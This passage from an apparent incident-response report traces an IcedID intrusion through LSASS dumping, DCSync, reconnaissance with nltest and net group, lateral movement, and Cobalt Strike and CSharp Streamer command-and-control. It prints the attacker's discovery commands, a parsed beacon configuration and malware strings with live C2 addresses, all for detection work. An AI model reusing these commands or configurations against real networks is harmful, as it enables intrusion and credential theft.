Matches:
[ ]: 22528ba479f, 22528ba47bf, 22528ba47df, 22528cfabef, 22528cfac0f, 22528cfac2f, 22528e51028, 22528e51048, 22528e51068, 225291274d0, 225291274f0, 22529127510, 22529327508, 22529327528, 22529327548
[ ]: 22528ba47cf, 22528cfac1f, 22528e51058, 22529127500, 22529327538

[ ] 22528ba479f:
0000022528ba4750 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fc .....
0000022528ba4760 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000022528ba4770 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000022528ba4780 00 00 00 00 00 00 00 48 8b ca f3 aa 48 8d 3d 08 .....H...H...
0000022528ba4790 a2 14 80 01 00 00 00 08 a2 14 80 01 00 00 00 33 .....3
0000022528ba47a0 ff 41 89 37 4c 8b f3 45 85 c0 74 00 00 00 00 8b .A.L...E...t....
0000022528ba47b0 de 43 8d 0c 5b 48 c1 e1 05 48 8d 05 00 00 00 33 .H...H...3
0000022528ba47c0 ff 41 89 37 4c 8b f3 45 85 c0 74 00 00 00 00 8b .A.L...E...t....L
    
```

In another instance, we saw LSASS being accessed by WerFault.exe, with PROCESS\_ALL\_ACCESS granted. This should happen rarely in a production environment, and once again, the CallTrace can also help as CallTrace with ntdll.dll, dbghelp.dll or dbgcore.dll (source 1, source 2) should be monitored.

SourceImage	TargetImage	TargetUser	GrantedAccess	CallTrace
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\WerFault.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1FFFFFF	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\system32\WerFault.exe+
C:\Windows\system32\run.dll32.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1010	C:\Windows\system32\ntdll.dll-9fc24c\Windows\System32\KERNELBASE.dll+20d0c\Windows\UNKNOWN\000022528b095c\

Finally, on the second day, we can see yet another access to LSASS, this time from rundll32.exe, once again using access 0x1010 and with UNKNOWN in the CallTrace. This time, rundll32.exe was spawned by PowerShell, which was tasked to download and execute a Cobalt Strike beacon.

Around 40 minutes after the LSASS dump by the "csllite.exe" executable, we observed a traffic spike from the beachhead host to a domain controller. Reviewing this network traffic using the Suricata rules from Didier Stevens, we discovered potential Mimikatz dcsync activity between the hosts.

Alert Signature	Alert Category	src_ip	src_port	dest_ip	dest_port
Mimikatz DR5UAPI DsGetNcChanges Request	Potential Corporate Privacy Violation	Beachhead Host	54,582	Domain Controller	49,678
Mimikatz DR5UAPI DsGetNcChanges Request	Potential Corporate Privacy Violation		54,582		49,678
Mimikatz DR5UAPI DsGetNcChanges Request	Potential Corporate Privacy Violation		54,582		49,678

At the same time we found Event ID 4662 logs on the domain controller, confirming a sync operation requested by the "Administrator" account:

winlog_event_data.SubjectName	winlog_event_data.SubjectLogonId	winlog_event_data.Privileges	winlog_event_data.AccessMask	winlog_event_data.ObjectName	winlog_event_data.ObjectType
Administrator	R02F18C9	137888 (1131f6aa-9c07-11d1-f79f-00c04fd2dcd2) (19195a5b-6da0-11d0-afd3-00c04fd930c9)	0x100	\\19195a5b-6da0-11d0-afd3-00c04fd930c9	\\19195a5b-6da0-11d0-afd3-00c04fd930c9
Administrator	R02F18C9	137888 (1131f6aa-9c07-11d1-f79f-00c04fd2dcd2) (19195a5b-6da0-11d0-afd3-00c04fd930c9)	0x100	\\19195a5b-6da0-11d0-afd3-00c04fd930c9	\\19195a5b-6da0-11d0-afd3-00c04fd930c9
Administrator	R02F18C9	137888 (1131f6aa-9c07-11d1-f79f-00c04fd2dcd2) (19195a5b-6da0-11d0-afd3-00c04fd930c9)	0x100	\\19195a5b-6da0-11d0-afd3-00c04fd930c9	\\19195a5b-6da0-11d0-afd3-00c04fd930c9
Administrator	R02F18C9	137888 (1131f6aa-9c07-11d1-f79f-00c04fd2dcd2) (19195a5b-6da0-11d0-afd3-00c04fd930c9)	0x100	\\19195a5b-6da0-11d0-afd3-00c04fd930c9	\\19195a5b-6da0-11d0-afd3-00c04fd930c9
Administrator	R02F18C9	137888 (1131f6aa-9c07-11d1-f79f-00c04fd2dcd2) (19195a5b-6da0-11d0-afd3-00c04fd930c9)	0x100	\\19195a5b-6da0-11d0-afd3-00c04fd930c9	\\19195a5b-6da0-11d0-afd3-00c04fd930c9
Administrator	R02F18C9	137888 (1131f6aa-9c07-11d1-f79f-00c04fd2dcd2) (19195a5b-6da0-11d0-afd3-00c04fd930c9)	0x100	\\19195a5b-6da0-11d0-afd3-00c04fd930c9	\\19195a5b-6da0-11d0-afd3-00c04fd930c9
Administrator	R02F18C9	137888 (1131f6aa-9c07-11d1-f79f-00c04fd2dcd2) (19195a5b-6da0-11d0-afd3-00c04fd930c9)	0x100	\\19195a5b-6da0-11d0-afd3-00c04fd930c9	\\19195a5b-6da0-11d0-afd3-00c04fd930c9
Administrator	R02F18C9	137888 (1131f6aa-9c07-11d1-f79f-00c04fd2dcd2) (19195a5b-6da0-11d0-afd3-00c04fd930c9)	0x100	\\19195a5b-6da0-11d0-afd3-00c04fd930c9	\\19195a5b-6da0-11d0-afd3-00c04fd930c9

Specifically, we were looking for the [Domain-DNS Class\(object\) — Schema GUID: 19195a5b-6da0-11d0-afd3-00c04fd930c9](#) and [DS-Replication-Get-Changes-All — Schema GUID: 1131f6ad-9c07-11d1-f79f-00c04fd2dcd2](#) as explained in this [SpectreOps post](#), to detect this dcsync activity. Using these two points of evidence, we can say with good confidence that the threat actor performed a dcsync operation.

## Discovery

Minutes after the initial compromise, a first round of discovery was observed using native Windows built-in utilities, spawning from the IcedID malware.

44:20.1680	cmd.exe /c chcp >82	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1
44:21.3300	ipconfig /all	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1
44:21.6720	systeminfo	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1
44:28.8320	net config workstation	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1
44:29.3260	nltest /domain_trusts	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1
44:29.8620	nltest /domain_trusts /all_trusts	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1
44:30.0800	net view /all /domain	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1
44:35.6100	net view /all	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1
44:41.2290	net group "Domain Admins" /domain	runDll32.exe C:\Users\...	AppData\Roaming\...	40502B44-3D3D-8C30-8C72-2D965AA9FD98\iwiqccacod.dll#1

```
cmd.exe /c chcp >82
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
```

Later on, the threat actor used ScreenConnect to run other discovery commands, on several occasions

timestamp	commandLine	parentCmdLine
14:00:57.8340	nltest /dclist:	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\b9584b00-42f6-4258-819c-330beb49197\drun.cmd"
14:05:03.9320	net group "domain admins" /domain	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\bd4a600e-7446-4911-822d-d5940ed9d958\run.cmd"
14:58:47.9920	net group "Domain Computers" /domain	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\05800d31-0843-4101-bb00-a76d1a564e38\run.cmd"
16:11:19.5120	net group "domain admins" /domain	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\fe0c06a2-14c8-4a39-a9ab-af58ba6e90a\run.cmd"
16:11:24.4870	net group "enterprise admins" /domain	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\bd4e2951-dc4d-48b1-9740-dfb434b32b1\run.cmd"
16:19:55.9460	nltest /dclist:	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\41d957ab-2bfc-43a0-a024-965cec5d08b\drun.cmd"
16:21:58.5670	net group "domain admins" /domain	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\3c516132-4f8a-481f-915a-a18f256cdeb59\run.cmd"
16:22:15.3390	quser	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\8918a0e0-3d51-4644-a279-731bb2c44d35\run.cmd"
16:36:00.0740	ipconfig /all	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\13b988b7-409f-4916-a675-26da9ed5ef5b\run.cmd"
16:39:45.3830	net group "domain computers" /domain	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\dd96b33b-5b77-4357-84fb-9b3b9394b665\run.cmd"
21:22:41.3910	systeminfo	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\ab2f9ef1-3c05-43e5-b794-bdf216d91577\run.cmd"
15:15:46.0360	route print	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\c107ad2d-b1a1-4167-8d73-4ac61ea8f7e3\run.cmd"
22:21:53.8110	nltest /dclist:	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.7.8.8676\ee226b0b3-38c0-43c2-b91a-8596c2f685a3\run.cmd"

```
nltest /dclist:
net group "domain admins" /domain
net group "Domain Computers" /domain
net group "domain admins" /domain
net group "enterprise admins" /domain
nltest /dclist:
net group "domain admins" /domain
quser
ipconfig /all
net group "domain computers" /domain
systeminfo
route print
nltest /dclist:
```

On day two, day five, and day eight, the threat actor performed rounds of network discovery using [SoftPerfect netscan](#).

process.name	process.command_line	process.parent.name	process.parent.command_line
netscan.exe	"C:\Users\██████████\Desktop\netscan.exe"	explorer.exe	C:\Windows\Explorer.EXE
netscan.exe	"C:\Users\██████████\Desktop\64-bit\netscan.exe"	explorer.exe	C:\Windows\Explorer.EXE
netscan.exe	"C:\Users\██████████\Desktop\netscan.exe"	explorer.exe	C:\Windows\Explorer.EXE
netscan.exe	"C:\Users\██████████\Desktop\netscan.exe"	explorer.exe	C:\Windows\Explorer.EXE
netscan.exe	"C:\Users\██████████\Desktop\netscan.exe"	explorer.exe	C:\Windows\Explorer.EXE

Each time, the scan goes over the same IP address space, and scans for the ports 135 (RPC), 445 (SMB) and 3389 (RDP), with a few extras related to the [Veeam](#) backup solutions.

<ul style="list-style-type: none"> <li>▼ ██████████ 7:00:0... (163)</li> <li>&gt; 137 (3)</li> <li>&gt; 445 (50)</li> <li>&gt; 3389 (50)</li> <li>&gt; 135 (50)</li> <li>&gt; 6160 (6)</li> <li>&gt; 9393 (1)</li> <li>&gt; 9392 (1)</li> <li>&gt; 9401 (1)</li> <li>&gt; (1)</li> </ul>	<ul style="list-style-type: none"> <li>▼ ██████████ 19:00:00.... (325)</li> <li>&gt; 445 (100)</li> <li>&gt; 3389 (100)</li> <li>&gt; 135 (100)</li> <li>&gt; 6160 (12)</li> <li>&gt; 9392 (2)</li> <li>&gt; 9393 (2)</li> <li>&gt; 9401 (2)</li> <li>&gt; 137 (6)</li> <li>&gt; (1)</li> </ul>
<ul style="list-style-type: none"> <li>▼ ██████████ 22:00:0... (165)</li> <li>&gt; 3389 (50)</li> <li>&gt; 445 (50)</li> <li>&gt; 135 (50)</li> <li>&gt; 6160 (6)</li> <li>&gt; 9392 (1)</li> <li>&gt; 9393 (1)</li> <li>&gt; 9401 (1)</li> <li>&gt; 5353 (1)</li> <li>&gt; 161 (1)</li> <li>&gt; 137 (3)</li> <li>&gt; (1)</li> </ul>	<ul style="list-style-type: none"> <li>▼ ██████████ 23:00:00.... (164)</li> <li>&gt; 137 (4)</li> <li>&gt; 3389 (50)</li> <li>&gt; 6160 (6)</li> <li>&gt; 445 (50)</li> <li>&gt; 135 (50)</li> <li>&gt; 9392 (1)</li> <li>&gt; 9393 (1)</li> <li>&gt; 9401 (1)</li> <li>&gt; (1)</li> </ul>

### Lateral Movement

The renamed ScreenConnect installer was copied from the beachhead to domain controllers, a backup server, and a file server using SMB. As explained in the [execution section](#), the installer was also executed via Impacket's wmiexec.py script, which resulted in the ScreenConnect installation. Multiple commands were executed on the compromised hosts via ScreenConnect command functionality.

Event ID 5145 logs:

Subject:  
Security ID: [REDACTED]  
Account Name: **DC and Backup Server**  
Account Domain: [REDACTED]  
Logon ID: [REDACTED]

Network Information:  
Object Type: File  
Source Address: **Beachhead**  
Source Port: 54631

Share Information:  
Share Name: \\\*\C\$\br/>Share Path: \\?\C:\br/>Relative Target Name: programdata\goat.exe

Access Request Information:  
Access Mask: 0x2  
Accesses: WriteData (or AddFile)

Subject:  
Security ID: [REDACTED]  
Account Name: **File Server**  
Account Domain: [REDACTED]  
Logon ID: [REDACTED]


Network Information:  
Object Type: [REDACTED]  
Source Address: **Beachhead**  
Source Port: [REDACTED]

Share Information:  
Share Name: \\\*\C\$\br/>Share Path: \\?\C:\br/>Relative Target Name: programdata\jer.exe

Access Request Information:  
Access Mask: 0x2  
Accesses: WriteData (or AddFile)

RDP was used extensively during the intrusion by the threat actor to move laterally.

## Lateral Movement RDP



While the threat actor most frequently used the native Windows RDP clients, on at least one occasion they proxied their RDP session via the CSharp Streamer.

process.name	destination.ip	destination.port
cslite.exe	10. [REDACTED] 189	3,389
cslite.exe	10. [REDACTED] 189	3,389

When doing this, they left a trace of their remote host name logged under Event ID 4778:

```

77724F2

A session was reconnected to a Window Station.

Subject:
  Account Name: [REDACTED]
  Account Domain: [REDACTED]
  Logon ID: 0x32D16C68

Session:
  Session Name: RDP-Top#15

Additional Information:
  Client Name: 77724F2
  Client Address: 10. [REDACTED] 192

This event is generated when a user reconnects to an existing Terminal Services session, or when
a user switches to an existing desktop using Fast User Switching.
    
```

### Collection

Before initiating the exfiltration process, a custom tool called confucius\_cpp.exe was dropped on a file server. This tool was used to aggregate, stage, and compress sensitive data files, using LDAP and creating multiple ZIP archives.




```
"firefox.exe" -osint -url [REDACTED].pdf"
"firefox.exe" -osint -url [REDACTED].pdf"
"firefox.exe" -osint -url [REDACTED].pdf"
"firefox.exe" -osint -url [REDACTED].pdf"
```

### Command and Control

The threat actor leveraged the following methods to access the hosts within the network:

- IcedID
- Cobalt Strike
- CSharp Streamer
- ScreenConnect



### IcedID

The forked IcedID loader established connection to command and control server modalefastnow[.]com over port 443, which resolved at the time to 212.18.104.12. The contents of the network connection matched a malware rule in the Emerging Threats Open ruleset “ET MALWARE Win32/IcedID Request Cookie”.

After the initial infection, the second stage IcedID DLL communicated with the following C2 servers:

IP	Port	Domain	JA3	JA3s
173.255.204.62	443	jkbarbossen[.]com	a0e9f5d64349fb13191bc781f81f42e1	N/A
94.232.46.27	443	evinakortu[.]com	a0e9f5d64349fb13191bc781f81f42e1, 1138de370e523e824bbca92d049a3777	N/A
94.232.46.27	443	hofsaaos[.]com	a0e9f5d64349fb13191bc781f81f42e1 1138de370e523e824bbca92d049a3777	N/A
77.105.140.181	443	jerryposter[.]com	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc
77.105.142.135	443	skrechelres[.]com	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc
212.18.104.12	443	modalefastnow[.]com	a0e9f5d64349fb13191bc781f81f42e1	N/A

```
ja4: t12d190800_d83cc789557e_7af1ed941c26
ja4: t10d070700_c50f5591e341_c39ab67fec8e
ja4s: t120400_c030_12a20535f9be
ja4x: 96a6439c8f5c_96a6439c8f5c_795797892f9c
```


### Cobalt Strike

The threat actor dropped Cobalt Strike beacons across hosts during the intrusion, communicating with the following IP addresses.

IP	Port	Domain	JA3	JA3s	AS Organization	ASN	Geolocation Country
85.209.11.48	80	N/A	N/A	N/A	Chang Way Technologies Co. Limited	57523	Russia

The [DFIR Threat intelligence feeds](#) tracked this infrastructure as a live Cobalt Strike server starting 2023-09-29 through 2023-10-30.

The following URIs were accessed for 85.209.11.48:



Using MemProcFS to process the memory from the backup server, we were able to extract the minidump for the injected Cobalt Strike process. Using the minidump, the beacon configuration was able to be parsed using [1768.py](#):

```
File: minidump.dmp
Config found: xorkey b'.' 0x00000000 0x00010000
0x0001 payload type          0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                  0x0001 0x0002 80
0x0003 sleeptime            0x0002 0x0004 60000
0x0004 maxgetsize           0x0002 0x0004 1048576
0x0005 jitter                0x0001 0x0002 0
0x0007 publickey            0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818
0x0008 server,get-uri       0x0003 0x0100 '85.209.11.48,/load'
0x0043 DNS_STRATEGY         0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS 0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X 0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS 0x0002 0x0004 -1
0x000e SpawnTo              0x0003 0x0010 (NULL ...)
0x001d spawn_to_x86         0x0003 0x0040 '%windir%\syswow64\rundll32.exe'
0x001e spawn_to_x64        0x0003 0x0040 '%windir%\sysnative\rundll32.exe'
0x001f CryptoScheme         0x0001 0x0002 0
0x001a get-verb              0x0003 0x0010 'GET'
0x001b post-verb            0x0003 0x0010 'POST'
0x001c HttpPostChunk        0x0002 0x0004 0
0x0025 license-id           0x0002 0x0004 1580103824 Stats uniques -> ips/hostnames: 210 publicke
0x0026 bStageCleanup        0x0001 0x0002 0
0x0027 bCFGCaution         0x0001 0x0002 0
0x0009 useragent            0x0003 0x0100 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Tri
0x000a post-uri             0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions 0x0003 0x0100
  Transform Input: [7:Input,4]
  Print
0x000c http_get_header      0x0003 0x0200
  Build Metadata: [7:Metadata,3,6:Cookie]
  BASE64
  Header Cookie
0x000d http_post_header    0x0003 0x0200
  Const_header Content-Type: application/octet-stream
  Build SessionId: [7:SessionId,5:id]
  Parameter id
  Build Output: [7:Output,4]
  Print
0x0036 HostHeader           0x0003 0x0080 (NULL ...)
```

```

0x0032 UsesCookies          0x0001 0x0002 1
0x0023 proxy_type          0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER    0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER    0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK           0x0001 0x0002 1
0x0028 killdate            0x0002 0x0004 0
0x0029 textSectionEnd      0x0002 0x0004 0
0x002b process-inject-start-rwx 0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx 0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002d process-inject-min_alloc 0x0002 0x0004 0
0x002e process-inject-transform-x86 0x0003 0x0100 (NULL ...)
0x002f process-inject-transform-x64 0x0003 0x0100 (NULL ...)
0x0035 process-inject-stub 0x0003 0x0010 '"+\x8f\`Ùé\x8dÿU\x9eiç~|H'
0x0033 process-inject-execute 0x0003 0x0080 '\x01\x02\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.3 (max 0x0046)
Sanity check Cobalt Strike config: OK
Sleep mask 64-bit 4.2 deobfuscation routine found: 0x005e2f3f
Sleep mask 64-bit 4.2 deobfuscation routine found: 0x00624b3f

```

**CSharp Streamer**

The “cslite.exe” CSharp Streamer executable communicated to the IP address 109.236.80.191. During the intrusion, we observed traffic to it across various ports, including 135, 139, 80, 443, and 3389. Most traffic was observed at 443 and 3389. Looking at the memory of the “cslite.exe” run in a sandbox, we can extract the configured communication preferences for the trojan:

```

λ grep.exe wss: str cslite.exe.txt
00BE45DC Connecting to wss://109.236.80.191:2525/socket.io/?EIO=2&transport=w
05A794F4 :Only Uris starting with 'ws://' or 'wss://' are supported.
00277FA9 wss://{0}:{1}/socket.io/?EIO=2&transport=websocket
00BE4500 Connecting to wss://109.236.80.191:2525/socket.io/?EIO=2&transport=w
00BE4934 wss://{0}:{1}/socket.io/?EIO=2&transport=websocket
00BE9154 wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00BE91EC Connecting to wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00BE92E8 Connecting to wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00BE9938 wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00C66E8C wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00C66F24 Connecting to wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00C66FD8 Connecting to wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00C67240 wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00C7844C wss://109.236.80.191:25/socket.io/?EIO=2&transport=websocket
00C784E4 Connecting to wss://109.236.80.191:25/socket.io/?EIO=2&transport=websocket
00C78598 Connecting to wss://109.236.80.191:25/socket.io/?EIO=2&transport=websocket
00C787F8 wss://109.236.80.191:25/socket.io/?EIO=2&transport=websocket
00C86454 wss://109.236.80.191:2525/socket.io/?EIO=2&transport=websocket
00C864EC Connecting to wss://109.236.80.191:2525/socket.io/?EIO=2&transport=websocket
00C865A8 Connecting to wss://109.236.80.191:2525/socket.io/?EIO=2&transport=websocket
00C86810 wss://109.236.80.191:2525/socket.io/?EIO=2&transport=websocket
00C9644C wss://109.236.80.191:110/socket.io/?EIO=2&transport=websocket
00C964E4 Connecting to wss://109.236.80.191:110/socket.io/?EIO=2&transport=websocket
00C96598 Connecting to wss://109.236.80.191:110/socket.io/?EIO=2&transport=websocket
00C96800 wss://109.236.80.191:110/socket.io/?EIO=2&transport=websocket
00CA5434 wss://109.236.80.191:993/socket.io/?EIO=2&transport=websocket
00CA54CC Connecting to wss://109.236.80.191:993/socket.io/?EIO=2&transport=websocket
00CA5580 Connecting to wss://109.236.80.191:993/socket.io/?EIO=2&transport=websocket
00CA57E8 wss://109.236.80.191:993/socket.io/?EIO=2&transport=websocket
00CB3F34 wss://109.236.80.191:3389/socket.io/?EIO=2&transport=websocket
00CB3FCC Connecting to wss://109.236.80.191:3389/socket.io/?EIO=2&transport=websocket
00CB4088 Connecting to wss://109.236.80.191:3389/socket.io/?EIO=2&transport=websocket
00CB42F0 wss://109.236.80.191:3389/socket.io/?EIO=2&transport=websocket
00CC4DDC wss://109.236.80.191:139/socket.io/?EIO=2&transport=websocket
00CC4E74 Connecting to wss://109.236.80.191:139/socket.io/?EIO=2&transport=websocket
00CC4F28 Connecting to wss://109.236.80.191:139/socket.io/?EIO=2&transport=websocket
00CC5190 wss://109.236.80.191:139/socket.io/?EIO=2&transport=websocket
00CD5C54 wss://109.236.80.191:135/socket.io/?EIO=2&transport=websocket
00CD5CEC Connecting to wss://109.236.80.191:135/socket.io/?EIO=2&transport=websocket
00CD5DA0 Connecting to wss://109.236.80.191:135/socket.io/?EIO=2&transport=websocket
00CD6020 wss://109.236.80.191:135/socket.io/?EIO=2&transport=websocket
00CE475C wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00CE47F4 Connecting to wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00CE48A8 Connecting to wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00CE4808 wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00CF520C wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00CF52A4 Connecting to wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket

```

The malware uses [WebSockets](#) for communication, as observed with the wss:// in the URL. We also see that the communication was setup to use [socket.io](#), to proxy the communication. And if the malware cannot reach a specific port, it rotates through a list of various ports, likely to both evade ports blocked in the victim firewall and help obfuscate communication by changing the port in use throughout an intrusion.

IP	Port	Domain	Ja3	Ja3s	AS Organizatic
109.236.80.191	443	www.i2rtqyj[.]ekz	c12f54a3f91dc7bafd92cb59fe009a35	394441ab65754e2207b1e1b457b3641d	WorldStrea B.V.

```
ja4: t12i210600_76e208dd3e22_2dae41c691ec
ja4s: t120200_c02f_ec53b3cc8a64
ja4s: t120400_c02f_12a20535f9be
ja4x: bbd6cc0fca29_4ce939b68fae_79faaa53868b
```

During the intrusion, we observed several Zeek notice messages alerting on the self-signed certificate used by the CSharp Streamer command and control server.

event.dataset	destination.ip	destination.port	zeek.notice.msg	zeek.notice.sub
zeek.notice	109.236.80.191	135	SSL certificate validation failed with (unable to get local issuer certificate)	CN=www.i2rtqyj[.]ekz, C=CN
zeek.notice	109.236.80.191	3,389	SSL certificate validation failed with (unable to get local issuer certificate)	CN=www.i2rtqyj[.]ekz, C=CN
zeek.notice	109.236.80.191	80	SSL certificate validation failed with (unable to get local issuer certificate)	CN=www.i2rtqyj[.]ekz, C=CN
